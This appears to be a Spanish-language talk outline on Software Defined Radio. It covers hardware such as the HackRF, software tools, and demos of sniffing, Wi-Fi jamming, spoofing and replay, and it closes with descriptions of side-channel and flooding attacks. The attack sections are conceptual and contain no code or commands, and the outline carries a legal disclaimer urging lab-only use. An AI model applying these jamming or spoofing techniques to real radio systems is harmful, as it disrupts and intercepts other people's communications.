SDR son las siglas en inglés para Software Defined Radio o Radio Definida por Software.




VS



DISCLAIMER

- Espacio RadioEléctrico Regulado
- Multas entre 20.000 y 20.000.000 de euros
- Ambiente controlado o de laboratorio
- Que no te sufra el vecino




VENTAJAS

- Virtualización: Filtros, osciladores, mezcladores virtuales.
- Facilidad de actualización: Actualización del sistema mediante actualización de software.
- Interoperabilidad: Un RDS puede comunicarse con muchos estándares de comunicaciones.
- Bajo costo: Un SDR tiene un reducido costo debido a su múltiple aplicación.
- Desarrollo e investigación: Implementación de muchas y distintas formas de onda.



DESVENTAJAS

- Un aspecto que, de momento, es poco lucido
- Una instalación complicada para la minoría que no ha instalado en su vida un programa de ordenador.



TIPOS DE SDR

Recepción
- RTL-SDR -



Recepción O Transmisión (Half-Duplex)
- HackRF -



Recepción Y Emisión (Full Duplex)
- LimeSDR -




EL HARDWARE (HACKRF)

Es un periférico USB utilizado como SDR, capaz de transmitir en modo semi-duplex señales de radio con frecuencias de 1Mhz hasta 6Ghz con 20 millones de muestras por segundo.
Es una plataforma de código abierto.



Características:

- Antena SMA hembra.
- Código abierto.
- Muestreo de 2Mps a 20 Mps.
- Entrada/salida reloj SMA hembra para sincronización.
- Alimentación microUSB.
- Posibilidad de Portapack.
- Distintos firmwares (havoc, mayhem,...)



EL SOFTWARE

- Gnu Radio
- SDRSharp
- CubicSDR
- Universal Radio Hacker
- Pento Linux (OS)
- DragonOs(OS)



SDR EN LA ACTUALIDAD



<https://www.20minutos.es/noticia/5007985/0/china-halla-un-inhibidor-gps-antes-de-un-lanzamiento-espacial-segun-la-prensa-local/>

https://www.elespanol.com/microno/tecnologia/20220324/krasukha-sistema-aviones-satelites-ucrania-quitado-rusia/659434092_0.html

<https://www.rtl-sdr.com/crimean-resident-arrested-under-accusation-of-spying-for-ukraine-with-rtl-sdr-dongle/>

DEMO #1: SNIFFING

Es una técnica que la SDR lleva a cabo en modo recepción y que afecta a la confidencialidad de una transmisión, tanto si solo está codificada, como si también está cifrada. Además del propio mensaje, también es posible obtener: la identidad del emisor y receptor, instante de establecimiento y desconexión de la transmisión, nivel de intensidad de la señal, tipo de modulación, ancho de banda en frecuencia utilizado, etc.

- Gnu Radio: The Hard Way
- CubicSdr: The Easy Way
- AM (535-1605Mhz)
- FM (88-108Mhz)



DEMO #2: ATAQUE JAMMING


En este caso, la SDR emite señales de RF para introducir ruido en el canal o canales de radio utilizados. Este ataque afecta a la disponibilidad de la información.

En esta Demo compartiremos Wifi con un dispositivo y tras analizar el espectro y adivinar el canal, configuraremos GNU radio para emitir ruido en la frecuencia central correspondiente, haciendo que el equipo conectado a la red, pierda la conexión a la red.



DEMO #3: ATAQUE SPOOFING

Conociendo las características del protocolo de comunicación, se puede generar mediante SDR una señal falsa, pero válida, para el equipo receptor atacado. Con la señal falsa se pueden enviar datos erróneos o incluso inyectar código malicioso para tomar el control total o parcial del receptor, alterando su funcionamiento, degradando la transmisión o haciéndola vulnerable a otros ataques.



La SDR captura una transmisión, la copia, y posteriormente la reenvía. De esta forma, esta puede convertirse en un dispositivo legítimo (spoofing) dentro de una red de comunicaciones o simplemente envía las copias degradando la comunicación o llegando a producir un ataque de Ddos por inundación. Afectaría en términos de disponibilidad o confidencialidad.



OTROS ATAQUES

Ataque Canal Lateral: Consiste en recoger y analizar la información procedente de parámetros físicos, como ruido o radiación, procedentes de los circuitos integrados al realizar sus operaciones de procesamiento. La SDR, en modo recepción, realiza este ataque no invasivo afectando a la confidencialidad de la transmisión y siendo muy difícil de detectar.

Ataque de inundación: Bien mediante *spoofing* o un ataque de repetición, la disponibilidad del receptor se ve comprometida por una SDR emisora atacante, al recibir una gran cantidad de mensajes, en tan poco tiempo, que no puede procesarlos.

Ataque de reinyección: Es un ataque similar al ataque de repetición, pero en este caso se modifica el mensaje antes de reenviarlo. De esta forma, se compromete la integridad y confidencialidad de una transmisión.